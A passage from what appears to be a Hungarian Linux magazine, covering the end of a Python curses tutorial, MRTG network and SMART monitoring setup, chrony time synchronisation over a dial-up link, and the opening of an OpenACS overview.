29.
30.          ch = stdscr.getch()
31.
32.     finalization()
33.
34.   except:
35.     finalization()
36.
37.     traceback.print_exc()
```

amelyekkel a programunk felületét tagolhatjuk részekre. Emellett a grafikus felületekhez szokott felhasználónak talán elsőre szokatlan, de a *curses* ablakainak nincs mélysége.
A *curses* csupán két dimenzióban gondolkodik, így elképzelhető, hogy két – elvileg egymást fedő – ablaknak a tartalma egyszerre látszik.
Az `stdscr` a teljes képernyőt lefedő ablakot jelöli, amiben a `curses newwin()` tagfüggvényével tetszőlegesen további ablakokat hozhatunk létre. Több ablakra lehet szükségünk akkor, ha a képernyőt valamilyen okból fel szeretnénk osztani, így különítve el az egyes részek kezelését egymástól.

```
kezdo_x = 2
kezdo_y = 5
magassag = 10
szelesseg = 20
ablak = curses.newwin(magassag, szelesseg,
➥kezdo_y, kezdo_x)
ablak.box()
```

A_BLINK	Villogás
A_BOLD	Vastag betűk vagy növelt fényerő
A_DIM	Halványabb betűk
A_REVERSE	A háttérszín felcserélése az előtér színével
A_STANDOUT	A legmagasabb fényerő
A_UNDERLINE	Aláhúzás

Mint látható, a *curses* a szokásoktól eltérően az Y koordinátát veszi előre. A koordináták számozása 0-val kezdődik, vagyis a képernyő bal felső sarkában található pontot a (0, 0) koordináta jelöli. Az `ablak.box()` utasítással azt érjük el, hogy megjelenő új ablakunk köré (de még annak belsejében) egy keret rajzolódik. Ha azonban így futtatjuk le a programot , a képernyőn látszólag nem történik semmi. Valóban nem történik semmi, mivel a *curses* csak akkor rajzol a valódi képernyőre, ha az egy ablakokhoz tartozó `refresh()` tagfüggvényt meghívjuk. A `refresh()` valójában annyit tesz, hogy a `noutrefresh()` tagfüggvény segítségével a képernyő egy részét frissítésre jelöli ki, majd meghívja a `doupdate()` függvényt, ami a frissítést ténylegesen elvégzi. Ennek ismerete olyankor hasznos, amikor a képernyőn több ablak tartalmát meg akarjuk jeleníteni, és el szeretnénk elkerülni a villódzást. Ilyenkor az ablakoknak csak a `noutrefresh()` tagfüggvényét hívjuk meg, és miután mindent frissítettünk, csak egyetlen egyszer hívjuk meg a `doupdate()` tagfüggvényt, így látszólag minden egyetlen szemvillanás alatt fog előtűnni a képernyőn (*1. lista*).

A megjelenítés és a bemenet kezelése

A *curses*-ben a megjelenítésért elsősorban az `addch()` és `addstr()` függvények, valamint az `addnstr()` függvény felelősek. Ha korábban már programoztunk *curses*-t C-ben, ez talán szokatlan. Mint már említettem, a Python az ezekhez a függvényekhez tartozó rokon függvényeket elrejti, úgy, hogy a működésüket ezeken az egyszerű utasításokon keresztül valósítja meg. Nincs külön `mvaddstr()` vagy `mvwaddstr()`, amelyekkel azt szabályozhatnánk, hogy melyik ablakban és milyen koordinátákon jelenjen meg az adott szöveg, hanem mindent egyszerűen az `addstr()` tagfüggvénnyel megoldhatunk. Az `addnstr()` függvény annyiban különbözik az `addstr()`-től, hogy amennyiben ezt a függvényt használjuk, a karaktersorozatból legfeljebb csak n számú karakter íródik ki. A függvények elsőként a megjelenítendő koordinátákat várják, amelyeket természetesen el is hagyhatunk, ezt követi a karakter vagy karaktersorozat megadása, végül pedig a szöveg tulajdonságainak megadása, amelyet úgyszintén el lehet hagyni:

```
addch([y, x,] ch [, attr])
addstr([y, x,] str [, attr])
addnstr([y, x,] str, n [, attr])
```

Ha nem adjuk meg a kiírandó szöveg koordinátáit, akkor a karaktersorozat a kurzor jelenlegi helyén fog kiíródni. Minden kiírási műveletet követően a kurzor az utolsó kiírt karakter utáni helyre vándorol. Az `addnstr()` esetében azonban hiába adjuk meg az `n` kapcsolót, ha a szöveg nem megfelelően hosszú, a kurzor akkor is csak a szöveg utáni helyre kerül. A `move(y, x)` függvénnyel a kurzort tetszőleges helyre állíthatjuk, olyan helyre, ahol nem zavar az állandó villódzásával.

Ha teljesen el szeretnénk tüntetni, a `set_cur(0)` utasítást kell kiadnunk.
A szöveg színét, illetve megjelenítésének módját az utolsó kapcsoló határozza meg. A kapcsoló lehetséges értékeit *táblázatunk* tartalmazza. A táblázatban található elemek esetén nem mindegyik esetében biztos, hogy a megfelelő megjelenítési módot a használt terminál is támogatja. Az egyes kiemelési típusokból többet is megadhatunk, ha az elemeket bitenkénti vagy ("|") műveleti jellel kapcsoljuk össze.
A szín megadása az `init_pair()` és `color_pair()` függvényekkel lehetséges. Ha a `curses.wrapper` bővítmény felhasználásával készítjük a programunkat, akkor a színek kezelése – ha a terminál is támogatja – teljesen önműködő. Ha azonban a *curses* tulajdonságait saját kezűleg állítottuk be, akkor közvetlenül az `initscr()` meghívása után a `start_color()` függvényt is meg kell hívni.
A függvények használatára a *2. lista* mutat példát.
Az adatok beolvasására a `getch()` függvény áll rendelkezésre:

```
ch = stdscr.getch()
```

Alapértelmezés szerint a `getch()` az első lenyomott billentyűig vár. Ha nem szeretnénk tétlenül várakozni, használhatjuk a `nodelay()` és `halfdelay()` függvényeket. Ha a `nodelay()`-t igaz értékkel hívjuk meg, akkor amennyiben nincs kiolvasandó karakter, a `getch()` azonnal visszatér `-1` (`ERR`) értékkel. A `halfdelay()` működése hasonló, azzal a különbséggel, hogy a függvény első értékeként megadható, hogy hány tizedmásodpercig várjon billentyűleütésre.
A `getch()` visszatérési típusa egész szám típus (`integer`). Ha az értéke 0 és 255 közötti, akkor a szám valamilyen karaktert jelöl. Ha az érték kisebb nullánál, akkor valamilyen hiba történt, ha nagyobb 255-nél, akkor a `keypad(1)` függvény következtében a szám valamilyen vezérlőkaraktert jelöl, ami lehet például `curses.KEY_LEFT` vagy `curses.KEY_HOME` stb. (*3. lista*).

Összegzés

A *curses* gyorsan tanulható és egyszerű eszköz hatékony szöveges módú alkalmazások írására. Ismertségének köszönhetően az is biztosított, hogy a felhasználásával írt programok bonyodalom nélkül képesek szinte bárhol, bármilyen Unixon futni.

Gludovátz Gábor (ggabor@sopron.hu) egy soproni cég Linux-rendszerekkel foglalkozó rendszergazdája. Kedvenc időtöltése a programozás, és a Linux lelkivilágában való kutakodás. Ha ideje engedi, szívesen hódol szenvedélyének és bringáján a környező erdőket járja. Honlapja a ➲ http://www.sopron.hu/~ggabor/ címen érhető el.

Kapcsolódó címek

A Python-honlap ➲ http://www.python.org
Curses lépésről-lépésre
➲ http://py-howto.sourceforge.net/curses/curses.html
Curses-leírás
➲ http://python.org/doc/current/lib/module-curses.html

MRTG – nem csak a hálózat figyelésére!

Az MRTG eredetileg egy hálózati forgalmat figyelő program, ami a hálózat terheltségének függvényében, png formátumban grafikonokat hoz létre.

Egyszerűségének köszönhetően bárminek a megfigyelésére használható, amit két számmal ki lehet fejezni. Az MTRG (Multi Router Traffic Grapher) első változatát ***Tobias Oetiker*** Perl nyelven írta meg, majd egyes részeit a jobb teljesítmény érdekében C-kóddal helyettesítette (2.0). Linux és Windows NT rendszereken egyaránt fut; a weblapon részletes lista található arról, hogy mely operációs rendszereken próbálták már ki. A GPL keretein belül szabadon használható.
Aki csak pár hálózati kapcsolatát, illetve a processzorterheltséget szeretné figyeltetni, annak figyelmébe ajánlom `trey` nagyon jó, magyar nyelvű leírását a ➲ http://www.szabilinux.hu/mrtg/ címen.

Telepítés

Az MRTG 2.9.17-es változatát próbáltam ki; Debian Woody GNU/Linux-rendszerre telepítettem, miként azt már megszokhattuk:

```
apt-get install mrtg
```

Más népszerű terjesztéseknek szintén része. Függőségként az `snmp`, illetve a PNG kezeléséhez szükséges könyvtárakat rak fel. Támogatja a SNMPv1-et és az SNMPv2-t, a cikk írása idején azonban az SNMPv3-at még nem.
Az SNMP (Simple Network Managment Protokoll) lényege röviden összefoglalva az, hogy a hálózati eszközök és a nyomtatók kezelését leegyszerűsítse. Az SNMP-t alapvetően egyszerűre tervezték, teljes megvalósítása mégis 500–600 oldal terjedelmű. Az elgondolás lényege: léteznek ügynökök és felügyeleti állomások, amelyek kapcsolatot tartanak egymással.
A felügyeleti állomás általában egy általános célú számítógép, ami az ügynökök állapotát tudja lekérdezni, illetve beállítani.
Ha valakit részletesebben érdekel a téma, ***Andrew S. Tanenbaum*** Számítógéphálózatok című könyvét ajánlom.
Annak ellenére, hogy az MRTG is tartalmaz SNMP-megvalósítást, érdemes feltenni az `snmpd`-t (`apt-get install snmtd`). Alapbeállításokkal biztonsági okokból nem használható, ezért hogy működésre bírjuk, nyissuk meg kedvenc szövegszerkesztőnkkel a beállítófájlját (Debian: ***/etc/snmp/snmpd.conf***), és írjuk át a vonatkozó részt az *1. listának* megfelelően. Alapértelmezett kapuja az `UDP161,162`. Ha szükséges, engedélyezzük a tűzfalunkon.

Könnyen is lehet: a cfgmaker

Telepítés után egy példa beállítófájlt: ***/etc/mrtg.cfg*** találhatunk, amit alapértelmezés szerint ötperceként le is futtat (***/etc/cron.d/mrtg***). A következő paranccsal nagyon egyszerűen létrehozhatjuk a saját gépünkre szabott beállítófájlt, aminek több hálózati kapcsolata is lehet:

```
cfgmaker 127.0.0.1 --output /etc/mrtg.cfg
```

Bármelyik hálózati kártya IP-címét megadhatjuk, természetesen a `localhost`-ot is, ahogyan a példában látni lehet. Ezzel el is készült egy beállítófájl, ami minden hálózati csatoló

```
#       sec.name  source
community
#com2sec paranoid  default          public
com2sec readonly  default          public
#com2sec readwrite default          private
```

```
#!/bin/sh
case "$1" in
    start)
      /usr/bin/mrtg /etc/mrtg.cfg --logging
      ➥/var/log/mrtg.log
    ;;
    stop)
      kill `cat /etc/mrtg.cfg.pid`
    ;;
    *)
      echo "Usage: /etc/init.d/mrtg
      ➥{start|stop}" >&2
      exit 1
    ;;
esac
exit 0
```

(interface) szükséges beállításait tartalmazza.
Az MRTG-t általában `cron`-ból érdemes futtatni, illetve következő paranccsal:

```
mrtg /etc/mrtg.cfg
```

Az utóbbi a kipróbálás során hasznos, hogy az eredmény létrehozását megsürgesse. Démonként is futtatható, csak be kell szúrnia következő sorokat a beállítófájlba:

```
RunAsDaemon: Yes
Interval: 5
```

Hogy rendszerinduláskor elinduljon, készítsünk egy a *2. listán* láthatóhoz hasonló parancsfájlt, és Debian esetén helyezzük a ***/etc/init.d/*** könyvtárba; majd egy közvetett hivatkozást (symlink) a ***/etc/rc2.d/*** könyvtárba, vagy más `rc*.d` könyvtárba – a kedvenc futási szintnek (runlevel) megfelelően. Ha démonként fut, jobb, ha mindezt nem rendszergazdaként teszi. Az alábbi kapcsolókkal állítható be, hogy milyen felhasználóként, illetve csoportként fusson:

```
--user=user_name and --group=group_name
```

Ha a beállítófájl megváltozott, a démont újra kell indítani, hogy észlelje a változásokat. Az alapértelmezett könyvtár, ahová az

```
#RØszlet az mrtg.cfg fÆjlb l

Target[smart]:
➥'/etc/mrtg/scripts/smart.stat'
MaxBytes[smart]: 100
Options[smart]: gauge, nopercent, transparent
Unscaled[smart]: dwym
XSize[ezwf]: 600
YSize[ezwf]: 200
YLegend[smart]: Number of test
            ➥PreFailure/Advidory
ShortLegend[smart]: %
#Legend1[smart]: Threshold:
Legend0[smart]: Prefailure:
LegendI[smart]: Advisory:
Title[smart]: S.M.A.R.T test on
          ➥coolczus.sysconfig.hu
PageTop[smart]: <H1>SMART usage on
            ➥coolczus.sysconfig.hu</H1>
```

```
#!/usr/bin/perl
print "   ".(int(`ide-smart /dev/hda | grep
➥Prefailure | wc -l` / 30 * 100) . "\n");
print "   ".(int(`ide-smart /dev/hda | grep
➥Advisory | wc -l` / 30 *100 ) . "\n");
print "   ".(int(`ide-smart /dev/hda | grep
➥Advisory | wc -l` / 30 *100 ) . "\n");
print "   ".(int(`ide-smart /dev/hda | grep
➥Advisory | wc -l` / 30 *100 ) . "\n");
$uptime = `/usr/bin/uptime | sed 's/\ \ */
➥/g'`;
@uptime = split(/,/, $uptime);
@uptime = split(/up/, @uptime[0]);
$server = `/bin/uname -n`;
printf "@uptime[1]\n";
printf $server;
```

elkészített weblapot rakja, a */var/www/mrtg*, ami felülbírálható, ha a `cfgmaker` programot a

```
--global "WorkDir: /home/mrtg/public_html"
```

beállítással indítjuk. Az elkészült fájlban a ***System***, ***Maintainer*** stb. részek nyugodtan átírhatók. A `cfgmaker` súgóoldalán ahhoz is elegendő tájékoztatást találunk, hogy saját beállítófájl-készítőt hozzunk létre.
Ha mindezzel megvagyunk, kell 5–10 perc, amíg az MRTG „bemelegszik”, és használható adatokkal lát el minket a hálózat forgalmáról. Ha a weblap egyszerűnek tűnik, tetszés szerint tovább alakítható: háttér, cím – mondhatni szinte minden megváltoztatható; vagy a kifejezetten MRTG-hez írt programmal, az `indexmaker`-rel is lehet próbálkozni. Mi mindent figyelhetünk MRTG segítségével? A cikk további részéből ez is kiderül.

Más lehetőségek

Mielőtt meg jobban belevetnénk magunkat, néhány szót ejtek a beállítófájl írásmódjáról. Minden kulcsszónak a sor elején kell kezdődnie. Az üres sorokat figyelmen kívül hagyja. A megjegyzés jele a kettős kereszt (#). Ha a kulcsszó utáni sor fehér karakterrel (TAB>>, SPACE) kezdődik, akkor azt az előző sor végéhez fűzi. Ez áttekinthetőbb beállításokat eredményez, ami akkor érdekes, ha a beállítófájlba HTML-kódot is írunk.
Most nézzük végig a lehetőségeket! Miként a bevezetőben olvasható, mindenre alkalmas, ami két számmal vagy többel kifejezhető. A *3. listának* megfelelően a ***Target*** résznél meg lehet adni egy programot (általában egy egyszerű héjprogramot vagy Perl-parancsfájlt lásd a *4. listát*), ami a standard kimenetére az *5. listán* látható formában írja ki az adatokat. Szögletes zárójelben egy tetszőleges nevet kell megadni, amire az adott beállítás vonatkozik. A példában a Perl-parancsfájl az `ide-smart` programkimenetet dolgozza fel (Debian esetén: `apt-get install ide-smart`), és a ***Prefailure/Advisory*** százalékos eloszlását számolja ki. További kulcsszavak a teljesség igénye nélkül: ***MaxBytes:*** – a beosztás legnagyobb értékét állítja be. ***Options:*** – néhány beállításnál eldönthetjük, engedélyezzük-e vagy sem. A ***gauge:*** az átadott értékeket megjeleníti a grafikonon. Alaphelyzetben a két érték különbségét veszi, és elosztja a köztük eltelt idővel; a ***nopercent:*** százalékban kifejezve nem írja ki; ***transparent:*** az elkészített képnek átlátszó háttere lesz. ***Unscaled:*** megadható, hogy melyik grafikont rajzolja ki (d=day w=week m=month y=year), a példa szerint mind a négyet kirajzolja. Xsize, YSize: a grafikon méretét lehet megadni, pixelben. ***Ylegend:*** a mértékegység megadható, szavakban. A ***ShortLegend[smart]:*** előző szolgáltatás rövidítve. ***Legend[1234IO]:*** hatféle magyarázat az értékekhez.
A többi beállítás és jelentése megtalálható a hivatalos weblapon. Például ***XZoom, XScale, PageFoot, Options[]: nobanner, Background, Timezone*** és még sok más is.

```
coolczus@COOLCZUS:~/$
/mrtg/scripts/smart.stat
  23
  76
 10 days
COOLCZUS
coolczus@COOLCZUS:~/$
```

Összefoglalva

Az MRTG-t alapvetően a hálózati eszközökön folyó forgalom ellenőrzésére fejlesztették ki, amire bonyolult hálózatok esetén is tökéletesen megfelel. Csak a képzelet szabhat határt annak, hogy mit figyelünk meg.

Kolcza Péter
(kpeter@sysconfig.hu) imádja a South Parkot. A Miskolci Egyetem informatika szakos hallgatója. Elvakult GNU/Linux-rajongó. Ha egyetemi elfoglaltságai engedik, rendszerépítéssel foglalkozik. A cikkel kapcsolatban minden észrevételt szívesen fogad.

Kapcsolódó címek

- http://www.snmp.com
- http://people.ethz.ch/~oetiker/webtools/mrtg/
- http://faq.mrtg.org/howto.html
- http://www.david-guerrero.com/papers/snmp/
- http://bodq.vstu.edu.ua/activity/

Vigyünk haza atomórát a chrony segítségével! (2. rész)

Vigyázz, kész, összehangolás!

Előfordulhat, hogy otthonunkban több gép is található. Ebben az esetben nem rossz ötlet, ha valamennyi óráját összehangoljuk. Alapértelmezés szerint a `chronyd` szigorúan NTP-ügyfélként viselkedik a `server` kulcsszóval megadott kiszolgálókat figyelembe véve. A `chronyd`-t azonban úgy is beállíthatjuk, hogy a saját alhálózatunk kiszolgálójaként működjön. Ehhez mindössze az `allow` kulcsszót kell a ***chrony.conf*** fájlba helyeznünk, és valamilyen gépnevet vagy alhálózatot meghatározni. Például az én otthoni gépeim ethernetkártyái az (útvonalválasztással nem elérhető, „non routable") `192.168`-as alhálózatra vannak beállítva, ezért a kiszolgálóként működő gépen a következő kifejezést helyeztem el a ***chrony.conf*** fájlban:

```
allow 192.168
```

Így aztán otthonom többi gépe egészen egy egyszerű `chronyd` beállításfájl felhasználásával egyeztetheti óráját a kiszolgálóval (címe: 192.198.0.1):

```
server 192.198.0.1
keyfile /etc/chrony.keys
commandkey 9
driftfile /etc/chrony.drift
```

Összefoglalásképpen a modemkapcsolatot felépítő gép ***chrony.conf*** fájlja az alábbiakban olvasható. Megjegyzés: a példában szereplő NTP-kiszolgálókat kell helyettesíteni a NTP-kiszolgálólistából választott gépnevekkel:


```
server ntp.ctr.columbia.edu offline
server clock.psu.edu offline
server ntp0.cornell.edu offline
commandkey 9
keyfile /etc/chrony.keys
driftfile /etc/chrony.drift
```

Az ügyfél futtatása

Most, hogy a `chrony` már telepítve van, ellenőrizzük, hogy a `chronyd` valóban fut-e a háttérben (és indítsuk el, ha szükséges). Ne feledjük, hogy a beállításfájl (az offline kulcsszóval) adja meg, hogy a `chronyd` engedély nélkül ne kezdje el lekérdezni a kiszolgálókat. Építsük fel a modemes kapcsolatot, ellenőrizzük, hogy hozzákapcsolódtunk-e az ISP-hez, és indítsuk el a `chronyc`-ügyfelet.

A `chronyc`-be írandó első parancs a `password` (jelszó). Ezt követően az `online` paranccsal utasítsuk a démont, hogy kezdjen el beszélgetni az NTP-kiszolgálókkal. Listázzuk ki az NTP-kiszolgálókat (`sources -v`, ami a `sources` parancs beszédesebb formája). Figyeljük meg a ~ (hullámjelet) a második oszlopban! Ez azt mutatja, hogy a kiszolgálót még nem lehet használni. Túl korán van ugyanis: a démonnak szüksége lesz néhány percre ahhoz, hogy az időpontokat összhangba hozza, illetve hogy megállapítsa, az NTP-kiszolgáló válaszai nem bolondságok. Valamiféle kozmikus együttállás miatt a gépem órája és az NTP-időpont közti különbség éppen 42 másodperc volt (dicsőség ***Douglas Adams***-nek!).

Várjunk egy percet, és adjunk ki még egy `sources` parancsot. Egy idő után azt fogjuk látni, hogy a `chronyd` kiválasztotta



1. kép Atomóra

valamelyik kiszolgálót (azt, ahol egy csillag jelenik meg a második oszlopban), és a gépünk időelcsúszása csökkenni kezd:

```
^* cudns.cit.cornell.edu2     6      54
➥+2999ms[+2999ms]+/- 3653ms
```

A `chrony` lassú ütemben gyorsítja vagy lassítja az órát, hogy az hűen tükrözze az NTP-időt. Így néhány percnyi időtartamon belül minden eltérés fokozatosan eltűnik.

További hasznos parancsok

- `tracking` (követés): megmutatja, hogyan jár a rendszeróra, azaz mennyire siet vagy késik a NTP-forráshoz viszonyítva.
- `sourcestats -v`: megmutatja, hogy az eddig összegyűjtött adatok alapján mit gondol a forrásról a `chronyd`.
- `makestep`: a fokozatos közelítés helyett a rendszer óráját azonnal az NTP-időre állítja. Egyenértékű az idő beállításával. Néhány X11-változat kifagyhat, ha az időt jelentősen visszaállítjuk.

Kapcsolódó címek

chrony-honlap
➲ http://www.rrbcurnow.freeuk.com/chrony/releases.html

Az NTP-kiszolgálók listája
➲ http://www.eecis.udel.edu/~mills/ntp/servers.htm

NIST Time and Frequency Division
➲ http://www.boulder.nist.gov/timefreq

NTP-honlap ➲ http://www.eecis.udel.edu/~ntp

Végül ne feledjük el kiadni a `chronyc offline` parancsát, mielőtt szétkapcsolódunk a modemen, különben a `chrony` azt fogja hinni, hogy a kiválasztott forrás elérhetetlenné vált, és fáradhatatlanul újat akar majd kiválasztani.

Önműködő összehangolás

Ahogy azt kitalálhattuk, a `chronyc` szinte könyörög az önműködő működtetésért. Könnyen készíthetünk két egyszerű parancsfájlt, amelyek a `chrony`-t ki-bekapcsolgatják. A következő bekapcsoló parancsfájlt:

```
#! /bin/sh
# This script is called after
# connect

/usr/local/bin/chronyc <<EOF
password zack
online EOF
```

a modemes kapcsolat felépülése után hívjuk meg. A kikapcsoló parancsfájlt:

```
#! /bin/sh
# ez a parancsfÆjl szØtkapcsol dÆs elıtt
# h v dik meg

/usr/local/bin/chronyc <<EOF
password zack
offline
EOF
```

azelőtt kell meghívnunk, mielőtt szétkapcsolnánk.
Ha egyedi tárcsázót használunk, nézzük meg, van-e lehetőség kapcsolódás utáni (post-connect) és szétkapcsolás előtti (pre-disconnect) műveletek végrehajtására. Én az ATT Global Network tárcsázóprogramot használom, ami lehetővé teszi, hogy ilyen parancsfájlokat helyezzek a */opt/attdial/bin* könyvtárba. Ha a egyszerű vanilla PPP-t használjuk, az online parancsfájlt a */etc/ppp/ip-up* fájlba, az offline parancsfájlt pedig a */etc/ppp/ip-down* könyvtárba kell helyeznünk. Néhány terjesztés előnyben részesíti, ha békén hagyjuk az ***ip-up*** és ***ip-down*** részeket, és csak az ***ip-up.local*** és ***ip-down.local*** fájlokat módosítjuk (nézzük meg, léteznek-e ilyen fájljaink).


Összegzés

A `chrony`-t eszményi eszköznek találtam gépem órájának modemes összehangolásához, mégpedig egy olyan kapcsolaton keresztül, ami csak hetente néhány órán keresztül él. Szeretnék köszönetet mondani a `chrony` szerzőjének, ***Richard Curnow***-nak, aki értékes észrevételekkel segítette munkámat, és sok kérdésemre választ adott.

Linux Journal 2002. szeptember, 101. szám

Fred Mora
Unix-rendszergazda és -fejlesztő az 1990-es évektől kezdve. Több könyv és műszaki kézikönyv szerzője és társszerzője. Fred az IBM-nél dolgozik.

OpenACS




Bonyolult és befejezetlen – megéri foglalkozni vele? Igen, egyértelműen.

Nem kell sokat erőlködnünk, hogy visszagondoljunk a dotcom-korszakra, amikor még olyan cégeknél lehetett dolgozni, amelyek bármit megcsináltak. Ennek a korszaknak az elején, midőn az Internet a hírközlés élvonalába kezdett törni, igen sok szó esett az online-közösségekről.
Az ilyesfajta közösségek természetesen nem jelentettek újdonságot a veterán interneteseknek, akik már jóval a Web megjelenése előtt jelentkeztek a Usenetre. A tőkések és befektetők szemében viszont nagyszerű lehetőségnek tűnt, hiszen az online-közösségeket lehetséges, hatalmas piacnak látták.
Mint oly sok hasonló ötlet esetében, minden nagyszerű volt, az üzleti modellt kivéve. Sok-sok ezer online-közösség létezik manapság, amelyek mindegyike lehetővé teszi, hogy a világ különböző pontjain élő emberek adatot és ötleteket cserélhessenek egy témában. Ennek ellenére csak igen kevés hely tudott üzletet alapozni az ilyen közösségekre, holott kétségtelen, hogy ezek a programok létfontosságú részei a mai webes háttérnek.
Online-közösséget szervezni relációs adatbázisok és programozási nyelvek segítségével nem olyan nagy feladat – a hónap tizedik webes adatbázis felhasználókezelő rendszerét létrehozni viszont már bosszantó a fejlesztőnek és költséges az ügyfélnek. Ráadásul mi történik, ha a webhelyet új szolgáltatással kell bővíteni? Jó lenne, ha az új képességek és hibajavítások az összes honlapon látszanának, és nem csak azon az egyen, amelyiken a változtatást végeztük.
Philip Greenspun, a csodálatos Philip and Alex's Guide to Web Publishing című mű szerzője mindezekre már a '90-es évek elején ráérzett, amikor még a Web és az adatbázisok házassága viszonylag zsenge ötlet volt. Az ő megoldása értelmében létre kell hozni egy alkalmazáskészletet, ami annyi online-közösség igényeit elégíti ki, amennyit csak lehetséges. Az általa készített programcsomag szolgált alapul doktori téziseihez az MIT-n. Ugyancsak ezek szerint az elvek szerint működött az általa alakított webtanácsadó cég, az ArsDigita is. Amikor az ArsDigita Community System (ACS) végül megjelent, Greenspun a GNU General Public License (GPL) oltalma alá helyezte.
Mint számos webtanácsadó cég, az ArsDigita sem tudta beváltani a hozzá fűzött reményeket. Néhány év tündöklő siker után – a cég továbbfejlesztése érdekében – új befektetőkkel gyarapodtak. Greenspunt kiszorították; a cég két félkész ACS-változatot jelentetett meg (az egyiket Javában, ami a rendszer teljes újraírását jelentette); a csapat nagy része szétszéledt, míg végül a Red Hat (amelyet ugyanazok a befektetők támogattak, mint akik az ArsDigitát) fogadott egy maréknyi programozót, és átvette a cég megmaradt értékeit.
Ha az ArsDigita üzleti vállalkozás lett volna, a történet itt véget is érne. Mivel azonban az ACS GPL védelem alá tartozott, a közösség ott folytatta, ahol a cég abbahagyta. Pontosabban a közösség egy ideje már dolgozott egy ACS-változaton, amelyet OpenACS-nek kereszteltek, ez azonban a PostgreSQL relációs adatbázis-kezelőt alkalmazta az ACS-ben alapértelmezett Oracle helyett. (Ebben a cikkben azt feltételezzük, hogy rendszerünk PostgreSQL-lel dolgozik; ha mégis az Oracle-t választanánk, az utasítások csak kis mértékben változnának.)
Az OpenACS 4.5, ahogyan az első termelésre szánt változatot nevezték, ez év júniusában jelent meg. Új neve – „Open Architecture Community System" – jelzi, hogy az ArsDigita nem létezik többé. Greenspun hatása azonban egyértelműen érződik az OpenACS-közösségben, és az ArsDigita-alkalmazottak által írt rengeteg kód, illetve leírás sokat lendített a projekten.
Ebben a hónapban áttekintjük az OpenACS világát, amely a manapság elérhető egyik leghatékonyabb (bár viszonylag ismeretlen) nyílt forrású webeszköz. A következő hónapokban megnézzük, hogyan lehet telepíteni az OpenACS-t, hogyan használhatjuk sablonozórendszerét dinamikus weblapok létrehozására, és miképpen készíthetünk kifinomult online-közösségeket kevés kóddal és felügyelettel.

Mi is tulajdonképpen az OpenACS?

Legegyszerűbben azt mondhatnánk, hogy az OpenACS online-közösségek fejlesztéséhez szánt eszközkészlet. De mit is jelent ez? Például azt, hogy az OpenACS az összes olyan alkalmazás működőképes változatát tartalmazza, amelyre egy közösségi honlap létrehozásakor szükségünk lehet. Kezeli a felhasználók felvételét és kezelését, a fórumokat, a GyK-et (FAQ), a csoportokat (egy gazdag jogosultságrendszert is beleértve), a hírek frissítését, a fájltárolást és a terjesztést, a személyes honlapokat, a felméréseket és webalapú naptárat. Ahogy azt egy korszerű rendszertől elvárhatjuk, az alkalmazások felügyelete csaknem teljes egészében a Weben keresztül végezhető, és pár beállítás-fájlon alapul.
Egy tapasztalt fejlesztő valószínűleg el tudna készíteni egy pár, esetleg az összes alkalmazást néhány hét vagy hónap alatt. De minek újra feltalálni a kereket? Ráadásul az OpenACS az ilyen közösségi rendszerek fejlesztése során szerzett együttes tapasztalatok alapján készült, és ez tükröződik az adatmodell és az alkalmazások kifinomultságában.
A fejlesztő szemszögéből nézve az OpenACS olyan adatbázissal rendelkezik, amelyet úgy terveztek, hogy egyszerűen lehessen benne új beépített alkalmazásokat elhelyezni. Tulajdonképpen éppen ez az adatmodell az OpenACS legfontosabb része. Bár a programot egy másik adatbázisra újraírhatjuk (ahogy az PostgreSQL esetében meg is történt), és az alapértelmezett Tcl helyett akár egy másik nyelvet is használhatunk, az adatmodell az a hely, ahol a rendszer legtöbb hasznos képessége rejtezik. Az OpenACS elérhetővé teszi a Tcl- és Pl/PgSQL-függvényeket, amelyek megkönnyítik az adatmodellel való munkát.
Mivel az OpenACS ilyen nagymértékben függ a relációs adatbázisoktól, igen fontos, hogy az adatbázis-hozzáférés rugalmas és hatékony legyen. Ezért az OpenACS telepítések majd' minden esetben az AOLservert használják (a múlt hónapban mutattuk be a Kovácsműhelyben) a népszerűbb Apache helyett. Minthogy az AOLserver több szálat használ egyetlen kiszolgálófolyamaton belül, egy közös tárolón keresztül képes



az adatbázis-kapcsolatokat megosztani (bár az AOLserverhez igen sok szál fűzi az OpenACS-közösséget, nem lennék meglepve, ha a többszálú képességekkel rendelkező Apache 2.0 bemutatása után a projekt figyelme is arra fordulna). Miközben az AOLserver saját adatbázis-API-val bír, az OpenACS számos magas szintű függvényt vonultat fel, amelyek rendkívül megkönnyítik az adatbázissal való munkát.
